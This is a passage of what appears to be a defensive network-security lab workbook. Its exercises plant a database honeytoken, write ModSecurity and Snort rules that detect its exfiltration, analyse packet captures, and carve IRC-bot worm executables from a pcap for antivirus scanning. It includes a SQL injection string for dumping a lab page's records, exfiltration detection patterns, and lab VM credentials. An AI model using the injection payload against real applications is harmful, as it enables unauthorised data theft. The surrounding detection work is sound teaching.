
Let's parse the SQL statement above to ensure understanding of the purpose and syntax.

Query Element	Description
INSERT INTO...VALUES	Basic SQL statement that adds data to a table.
Pilots	Pilots is the name of the table that is being updated.
(id,fname,lname,callsign)	These identify the column names within the Pilots table.
("999","Glen","Larson","EXFILEXFIL")	Values for the respective columns. Note: Glen A. Larson created Battlestar Galactica. EXFILEXFIL is the simple HoneyToken we will use.
;	The semicolon is the query terminator, and denotes the end of the SQL statement

Confirm the HoneyToken has been injected successfully, by running the following query:

```
mysql> SELECT * From Pilots WHERE callsign="EXFILEXFIL";
```

Results should look like the image below:



```
mysql> INSERT INTO Pilots (id,fname,lname,callsign) VALUES("999","Glen","Larson","EXFILEXFIL");
Query OK, 1 row affected (0.12 sec)

mysql> SELECT * FROM Pilots WHERE callsign="EXFILEXFIL";
+-----+-----+-----+-----+
| id | fname | lname | callsign |
+-----+-----+-----+-----+
| 999 | Glen | Larson | EXFILEXFIL |
+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Now type **exit;** at the mysql prompt to exit mysql to get back to the standard prompt.

```
mysql> exit;
```

4. Create a ModSecurity rule to detect the exfiltration of the HoneyToken

First, let's change into the **/etc/modsecurity** directory. This location will include all of the rules and configuration files.

```
$ cd /etc/modsecurity
```

Now, let's edit the **modsecurity_crs_50_outbound.conf** file. This file is part of the open source Core Rule Set available from OWASP. This particular file was chosen because the rule we are writing will be attempting to detect our HoneyToken being provided in an HTTP Response. CRS 50 Outbound contains similar types of rules.

While best practice would typically suggest creating a new file to contain our custom ModSecurity rules, for efficiency purposes, we are just going to add the custom rule to the file that contains

```
$ sudo leafpad modsecurity_crs_50_outbound.conf
```

Add the following two new lines before the first SecRule listed in the file:

```
#Exfil
SecRule RESPONSE_BODY "EXFILEXFIL" "phase:4, msg:'Pilots HoneyToken Exfil
Detected', tag:'HONEYTOKEN EXFILTRATION' "
```

Note: in the above statement, **#Exfil**, is one line, and the rest of the content, **SecRule...EXFILTRATION' "** is all on a second line. See the screenshot below if there is confusion.

Let's parse the relatively simple ModSecurity rule above:

ModSecurity Rule Components	Description
SecRule	The most basic ModSecurity directive that creates a rule.
RESPONSE_BODY	The part of HTTP the rule acts upon
"EXFILEXFIL"	This is the content to be matched, which is where we supply the HoneyToken value.
phase:4	This is the phase of ModSecurity processing where the data will be accessible. Phase 4 is the Response Body phase
msg: 'Pilots HoneyToken Exfil Detected'	msg, allows configuration of a custom message "Pilots HoneyToken Exfil Detected" that will be associated with this particular rule.
tag: 'HONEYTOKEN EXFILTRATION'	The tag action applies a tag that is used to categorize data. For example, there could be other rules that all fall under the same tag of, HONEYTOKEN EXFILTRATION

For additional details on ModSecurity Rule writing see <https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual> (http://cyber.gd/511_245). For a great resource on all things ModSecurity check Ivan Ristic's ModSecurity Handbook, <https://www.feistyduck.com/books/modsecurity-handbook/> (http://cyber.gd/511_246).

The resulting file should look similar to the image below.

```

# -----
# Core ModSecurity Rule Set ver.2.2.0
# Copyright (C) 2006-2011 Trustwave All rights reserved.
#
# The OWASP ModSecurity Core Rule Set is distributed under
# Apache Software License (ASL) version 2
# Please see the enclosed LICENCE file for full details.
# -----

#
# NOTE    By default the status code sent is 501, which implies that the web
#          server does not support the required operation. This is a non standard
#          of this status code which normally refers to unsupported HTTP methods.
#          It is used in order to confuse automated clients and scanners.
#

#Exfil
SecRule RESPONSE_BODY "EXFILEXFIL" "phase:4, msg:'Pilots HoneyToken Exfil Detected', tag:'HONEYTOKEN EXFILTRATION'"

# Zope Information Leakage
SecRule RESPONSE_BODY "<h2>Site Error</h2>.{0,20}<p>An error was encountered while publishing this resource\." \
    "phase:4,rev:'2.2.0',t:none,capture,ctl:auditlogParts+=E,block,msg:'Zope Information Leakage',id:'970007',tag
  
```

Document the rule in the worksheet below.

Tool/Technique	Rule, Command, or Configuration changes
ModSecurity	

- Restart Apache to have ModSecurity leverage the newly created rule for detection

We can use the **LogModSecurity.sh** script to restart Apache and also ensure that ModSecurity is in DetectionOnly mode one more time. Run the following command:

```
$ sudo LogModSecurity.sh
```

- Create Snort rules to detect the exfiltration of the HoneyToken via any means

Now, we will create a few Snort rules to attempt to detect the exfiltration. First, open the **local.rules** file, which is where we will place our HoneyToken rule.

```
$ sudo leafpad /etc/snort/rules/local.rules
```

Next, let's create some simple rules to detect the HoneyToken pattern. Add the following lines in the now opened **local.rules** file.

```
alert ip any any -> any any (msg: "IP HoneyToken Exfil"; content:
"EXFILEXFIL"; sid: 1000004; rev: 1;)
alert tcp any any -> any any (msg: "TCP HoneyToken Exfil"; content:
"EXFILEXFIL"; sid: 1000007; rev: 1;)
```

Note: there are only two lines being added to the **local.rules** file. Each line begins with **alert**.

Document the rules created below.

Tool/Technique	Rule, Command, or Configuration changes
Snort	

- Start a packet capture to record exfiltration of the data

We will use the Wireshark provided **dumpcap** to kick off a quick packet capture. Use the following command to capture all packets on the loopback interface and save them to a file named **exfil.pcap**:

```
$ sudo dumpcap -i lo -w /labs/honeytokens/exfil.pcap
```

Note: Leave dumpcap running while you perform the next two steps. We will stop the packet capture after exfiltrating the data.

- Return to **https://localhost/scanners/pilots.php** in Firefox.

Re-perform SQL injection vs. the pilot search page to dump all records by submitting the following string in the form field: ' or 1=1; #

The bottom of the results should show the injected HoneyToken.



9. Run `/labs/honeytokens/exfil.sh`, which simulates an attacker stealing an unmanaged copy of the data, including HoneyToken, via the payloads of ICMP, TCP SYN, and TCP RST ACK packets

In this step, we will run the `exfil.sh` script. This script will exfiltrate the data via the payloads of ICMP, TCP SYN, and TCP RST ACK. The idea is that the attacker has discovered an unmanaged copy of `pilots.csv`, which includes the HoneyToken, stored in a location that the adversary can access. After discovering the data, the adversary steals the data via crafted ICMP and TCP packets.

```
$ sudo /labs/honeytokens/exfil.sh
```

10. Stop the previously started packet capture


Navigate to the terminal where you ran the dumpcap command, and send the Ctrl-C keystrokes. Alternatively, from any terminal issue the following command:

```
$ sudo pkill dumpcap
```

11. Review the ModSecurity logs to determine if the HoneyToken rule was triggered

Query the Apache error.log file for evidence of the HoneyToken rule being triggered. A quick way to achieve this is to grep the logs for the HoneyToken value:

```
$ grep EXFILEXFIL /var/log/apache2/error.log
```



Document your findings regarding detection of the exfiltration via SQL Injection and via Exfil.sh/ICMP

Tool/Technique	SQL Injection Detection Details	Exfil.sh Detection Details
ModSecurity		ICMP: SYN: RST ACK:

12. Search the PCAP for the HoneyToken from the command line.

There are numerous techniques to search PCAPs for strings, some of which will be discussed more fully on day 3. We will leverage the relatively simple tool, ngrep. Ngrep, or network grep, allows for searching for content within PCAPs, or even running live and monitoring for indicated patterns. So, we will use ngrep to search the PCAP for the HoneyToken. We achieve this with the following command:

```
$ sudo ngrep -q -I /labs/honeytokens/exfil.pcap "EXFILEXFIL"
```

Output should look similar to the following excerpt:

```
Terminal
File Edit View Terminal Go Help
[/labs/honeytokens]$ sudo ngrep -q -I /labs/honeytokens/exfil.pcap "EXFILEXFIL"
input: /labs/honeytokens/exfil.pcap
match: EXFILEXFIL

I 127.0.0.1 -> 127.0.0.1 8:0
...id,fname,lname,callsign.1,"Lee","Adama","Apollo".2,"Sharon","Agathon","Athena".
3,"Brent","Baxton","BB".4,"Timo","Talamonte","Blindspot".5,"Drew","Wilson","Bomber"
.6,"Sharon","Valerii","Boomer".7,"Richard","Bayer","Buster".8,"Keenan","Van Dyk","B
uttermilk".9,"Coran","Dix","Chopper".10,"Donald","Perry","Knuckles".11,"Alex","Quar
tararo","Crashdown".12,"Jackson","Spencer","Dipper".13,"Trucker","Clellan","Duck".14
,"Delphi","Birch","Falcon".15,"Analy","Amante","F".16,"Dwight","Saunders","Fla
t Top".17,"S.","Irvine","Flyboy".18,"Mei","F".19,"Eammon","Pike","G
onzo".20,"Diana","Seelix","Hardball".21,"D".22,"Karl","Agat
hon","Helo".23,"River","Brigden","Hiccup".24,"Costanza","Hot Dog".25,"Wil
liam","Adama","Husker".26,"Joseph","C".27,"Cohen","Baker","Karma".28,"L
ouanne","Katraine","Kat".29,"Seamus","Kingston".30,"Samuel","Anders","Long
shot".31,"Noel","Allison","Narcho".32,"Allison","Narcho".33,"Edward","O'Conn
or","Priest".34,"Margaret","Edmondson","Racetrack".35,"Steve","Fleer","Red Devil".3
6,"Paolo","McKay","Redwing".37,"Paolo","McKay","Redwing".38,"Chac","Choben","Ruins"
.39,"Troy","Minos","Sever".40,"Jay","Finnegan","Shark".41,"Lyla","Ellway","Shark".4
2,"Marcia","Case","Showboat".43,"Hamish","McCall","Skulls".44,"Ars","Kelder","Snick
er".45,"John","Burke","Switch".46,"Anumanda","Salas","Spender".47,"Kara","Thrace","
Starbuck".48,"Bryan","Smith","Tailgate".49,"Ricky","Richardson","Two Times".999,"Gl
en","Larson","EXFILEXFIL"
```



Document the command line used and results for exfiltration detection in worksheet below.

Tool/Technique	Command Line Used	SQL Injection Detection Details	Exfil.sh Detection Details
Command Line PCAP tool			ICMP: SYN: RST ACK:

13. Run Snort against the PCAP to determine if the HoneyToken rule was triggered

Even though the packet capture was taken from the system where both the server and client reside, because the web application employs HTTPS, the exfiltration of the HoneyToken via SQL Injection will not be detectable via Snort.

Use the following command to run snort against the captured traffic:


```
$ sudo snort -c /etc/snort/snort.conf -r /labs/honeytokens/exfil.pcap -k none
```

Review the alerts file to determine if our created rules were triggered. The alerts file is located in `/var/log/snort/alerts`. A simple way to find the data we need is to search for the string HoneyToken, which was part of our rule message:

```
$ grep -A5 HoneyToken /var/log/snort/alert
```

Note: The `-A5` switch tells grep to print the next 5 lines after finding a pattern match (HoneyToken) within `/var/log/snort/alert`.

Results should look similar to the following image.



```
Terminal
File Edit View Terminal Go Help
[~]$ grep -A5 HoneyToken /var/log/snort/alert
[**] [1:10000004:1] IP HoneyToken Exfil [**]
[Priority: 0]
04/01-08:11:47.128856 127.0.0.1:39163 -> 127.127.127.127:80
TCP TTL:64 TOS:0x0 ID:64049 IpLen:20 DgmLen:1555
***A*R** Seq: 0x64FA57EC Ack: 0xA80A7FF6 Win: 0x5C8 TcpLen: 20

[**] [1:10000007:1] TCP HoneyToken Exfil [**]
[Priority: 0]
04/01-08:11:47.128856 127.0.0.1:39103 -> 127.127.127.127:80
TCP TTL:64 TOS:0x0 ID:64049 IpLen:20 DgmLen:1555
***A*R** Seq: 0x64FA57EC Ack: 0xA80A7FF6 Win: 0x5C8 TcpLen: 20

[**] [1:10000004:1] IP HoneyToken Exfil [**]
[Priority: 0]
04/01-08:12:52.338607 127.0.0.1:4739 -> 127.127.127.127:80
TCP TTL:64 TOS:0x0 ID:15438 IpLen:20 DgmLen:1555
*****S* Seq: 0x593DB060 Ack: 0x0 Win: 0x5C8 TcpLen: 20

[**] [1:10000007:1] TCP HoneyToken Exfil [**]
[Priority: 0]
04/01-08:12:52.338607 127.0.0.1:4739 -> 127.127.127.127:80
TCP TTL:64 TOS:0x0 ID:15438 IpLen:20 DgmLen:1555
*****S* Seq: 0x593DB060 Ack: 0x0 Win: 0x5C8 TcpLen: 20
```

HoneyTokens Detected

Document your findings below.

Tool/Technique	SQL Injection Detection Details	Exfil.sh Detection Details
Snort Rule		ICMP: SYN: RST ACK:

Exercise 3.1 – Pcap Strings and Pcap Carving with Bro


Objectives

- Analyze strings in a packet capture
- Carve Microsoft EXEs from a packet capture
- Scan carved EXEs with antivirus
- Gain experience using strings and Bro

Exercise Setup

1. Log into the Sec-511-Linux VM
 - Username: student
 - Password: Security511

Open a terminal in the Sec-511-Linux Guest by clicking on the desktop terminal icon.



You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with less, strings and Bro may wish to attempt the exercise without hints.

Exercise – No hints

1. Run the strings command with a minimum string length of 10 on /pcaps/virut-worm.pcap. Save the output to /tmp/virut-strings.txt
2. View the output with less
3. Search for strings indicating:
 - A. IRC C2 traffic
 - B. EXE file transfer
4. Use Bro to extract the EXEs from /pcaps/virut-worm.pcap
 - A. Use this Bro script to extract the files:
 - B. **/opt/bro/share/bro/file-extraction/extract.bro**
5. Scan the extracted EXEs with the clamscan antivirus client

Exercise – Step-by-step instructions

1. Run the strings command with a minimum string length of 10 on /pcaps/virut-worm.pcap. Save the output to /tmp/virut-strings.txt

```
$ strings -n 10 /pcaps/virut-worm.pcap > /tmp/virut-strings.txt
```

2. View the output with less


```
$ less /tmp/virut-strings.txt
```

- Space bar or down arrow moves down
- Up arrow moves up
- The "/" key will search for content, for example:
 - /IRC<enter>
 - This will search for the string "IRC" (case sensitive) below the cursor
- Press "q" to quit when you are finished

Some strings to look for:


- IRC
- JOIN
- **This program cannot be run in DOS mode**

This screenshot shows some interesting strings:



```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help
:irc.local 375 [00|USA|XP|920011] :irc.local message of the day
:irc.local 372 [00|USA|XP|920011] :-
:irc.local 376 [00|USA|XP|920011] :End of message of the day.
:irc.local 251 [00|USA|XP|920011] :There are 1 users and 1 invisible on 1 server
:irc.local 254 [00|USA|XP|920011] 2 :channels formed
:irc.local 255 [00|USA|XP|920011] :I have 2 clients and 0 servers
MODE [00|USA|XP|920011]
JOIN #gg h3fty
:irc.local 221 [00|USA|XP|920011] :+
MODE [00|USA|XP|920011]
:[00|USA|XP|920011]!SP1-201@0::ffff:192.168.2.47 JOIN :#gg
:irc.local 353 [00|USA|XP|920011] = #gg :@b0th3rd3r [00|USA|XP|920011]
:irc.local 366 [00|USA|XP|920011] #gg :End of /NAMES list.
JOIN #gg h3fty
:
```

This screenshot shows an EXE transfer:



```
Terminal - student@Sec-511-Linux:~
File Edit View Terminal Go Help
GET /x HTTP/1.0
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)
Host: 192.168.2.47:26752
Connection: Keep-Alive
HTTP/1.0 200 OK
Server: private
Cache-Control: no-cache,no-store,max-age=0
pragma: no-cache
Content-Type: application/octet-stream
Content-Length: 80896
Accept-Ranges: bytes
Date: Wed, 13 Oct 2010 00:25:17 GMT
Last-Modified: Wed, 13 Oct 2010 00:25:17 GMT
Expires: Wed, 13 Oct 2010 00:25:17 GMT
Connection: close
!This program cannot be run in DOS mode.
5r:@&Jy"@P,
Ju V#&-Vus
:
```

- Note the filename in the "GET" at the top
- Note the string "This program cannot be run in DOS mode"

3. Extract the EXEs from /pcaps/virut-worm.pcap

Type the following commands:

```
$ cd /labs/bro-carve/
$ sudo bro -r /pcaps/virut-worm.pcap /opt/bro/share/bro/file-
extraction/extract.bro
$ ls -la /nsm/bro/extracted
```

Note that the file "extract.bro" is a Bro script that carves a number of file types from a Pcap file.

By default the carved files are saved to /nsm/bro/extracted.

```
Terminal - student@Sec-511-Linux: /labs/bro-carve
File Edit View Terminal Go Help
[~]$ cd /labs/bro-carve/
[/labs/bro-carve]$
[/labs/bro-carve]$ bro -r /pcaps/virut-worm.pcap /opt/bro/share/bro/file-extraction/extract.bro
[/labs/bro-carve]$
[/labs/bro-carve]$ ls -la /nsm/bro/extracted/
total 616
drwxr-xr-x 2 student student 4096 Feb 22 01:13 .
drwxr-xr-x 5 root root 4096 Jan 14 18:04 ..
-rw-rw-r-- 1 student student 80896 Feb 22 01:14 HTTP-FA9qcR3JdadQGwp4D4.exe
-rw-rw-r-- 1 student student 80896 Feb 22 01:14 HTTP-Fb001phuwbbzjZQDg.exe
-rw-rw-r-- 1 student student 47976 Feb 22 01:14 HTTP-FcFC68PTRDOMd5U65.exe
-rw-rw-r-- 1 student student 80896 Feb 22 01:14 HTTP-FHBXKM30yiZb90CXh1.exe
-rw-rw-r-- 1 student student 80896 Feb 22 01:14 HTTP-FJ5nq44v0mY6v966je.exe
-rw-rw-r-- 1 student student 80896 Feb 22 01:14 HTTP-FsrCUg1InSRueRvqjd.exe
-rw-rw-r-- 1 student student 80896 Feb 22 01:14 HTTP-FUowTa4ZP1wDzzaFVf.exe
-rw-rw-r-- 1 student student 80896 Feb 22 01:14 HTTP-FyyYzT2EGLGZ7zJbTb.exe
[/labs/bro-carve]$
```

4. Let's see if the EXEs are malicious, we'll scan them with the clamscan antivirus program.

Type the following command:

```
$ clamscan /nsm/bro/extracted/*.exe
```

You should see output similar to what is shown below.

```
Terminal - student@Sec-511-Linux: /labs/bro-carve
File Edit View Terminal Go Help
[/labs/bro-carve]$ clamscan /nsm/bro/extracted/*.exe
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days! ***
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: *****
/nsm/bro/extracted/HTTP-FA9qcR3JdadQGwp4D4.exe: Trojan.IRCBot-3550 FOUND
/nsm/bro/extracted/HTTP-Fb001phuwbbzjZQDg.exe: Trojan.IRCBot-3550 FOUND
/nsm/bro/extracted/HTTP-FcFC68PTRDOMd5U65.exe: Trojan.IRCBot-3550 FOUND
/nsm/bro/extracted/HTTP-FHBXKM30yiZb90CXh1.exe: Trojan.IRCBot-3550 FOUND
/nsm/bro/extracted/HTTP-FJ5nq44v0mY6v966je.exe: Trojan.IRCBot-3550 FOUND
/nsm/bro/extracted/HTTP-FsrCUg1InSRueRvqjd.exe: Trojan.IRCBot-3550 FOUND
/nsm/bro/extracted/HTTP-FUowTa4ZP1wDzzaFVf.exe: Trojan.IRCBot-3550 FOUND
/nsm/bro/extracted/HTTP-FyyYzT2EGLGZ7zJbTb.exe: Trojan.IRCBot-3550 FOUND

----- SCAN SUMMARY -----
Known viruses: 3105267
Engine version: 0.97.8
Scanned directories: 0
Scanned files: 8
Infected files: 8
Data scanned: 0.56 MB
Data read: 0.56 MB (ratio 1.00:1)
Time: 17.261 sec (0 m 17 s)
[/labs/bro-carve]$
```

Note: the filenames may be slightly different. Also, you may safely ignore the "virus database is older than 7 days" warning.

This page intentionally left blank.

Exercise 3.2 – Sguil Service-Side Analysis

Objectives

- Analyze a service-side exploit
- Perform hands-on analysis using Network Miner, Snort, Sguil and Wireshark

Exercise Setup

1. **Note:** Sguil sometimes fails to launch Wireshark after the Linux VM has been paused for a period of time. This is sometimes triggered by a dependency in netsniff-ng (which performs full packet capture). If during the exercise launching Wireshark via Sguil results in nothing (no error/warning, and Wireshark does not launch): reboot the Linux VM. This is the fastest/easiest way to resolve the problem.

You can reboot by going to the “student” menu in the upper-right corner of the Linux VM, and selecting “Reboot”.



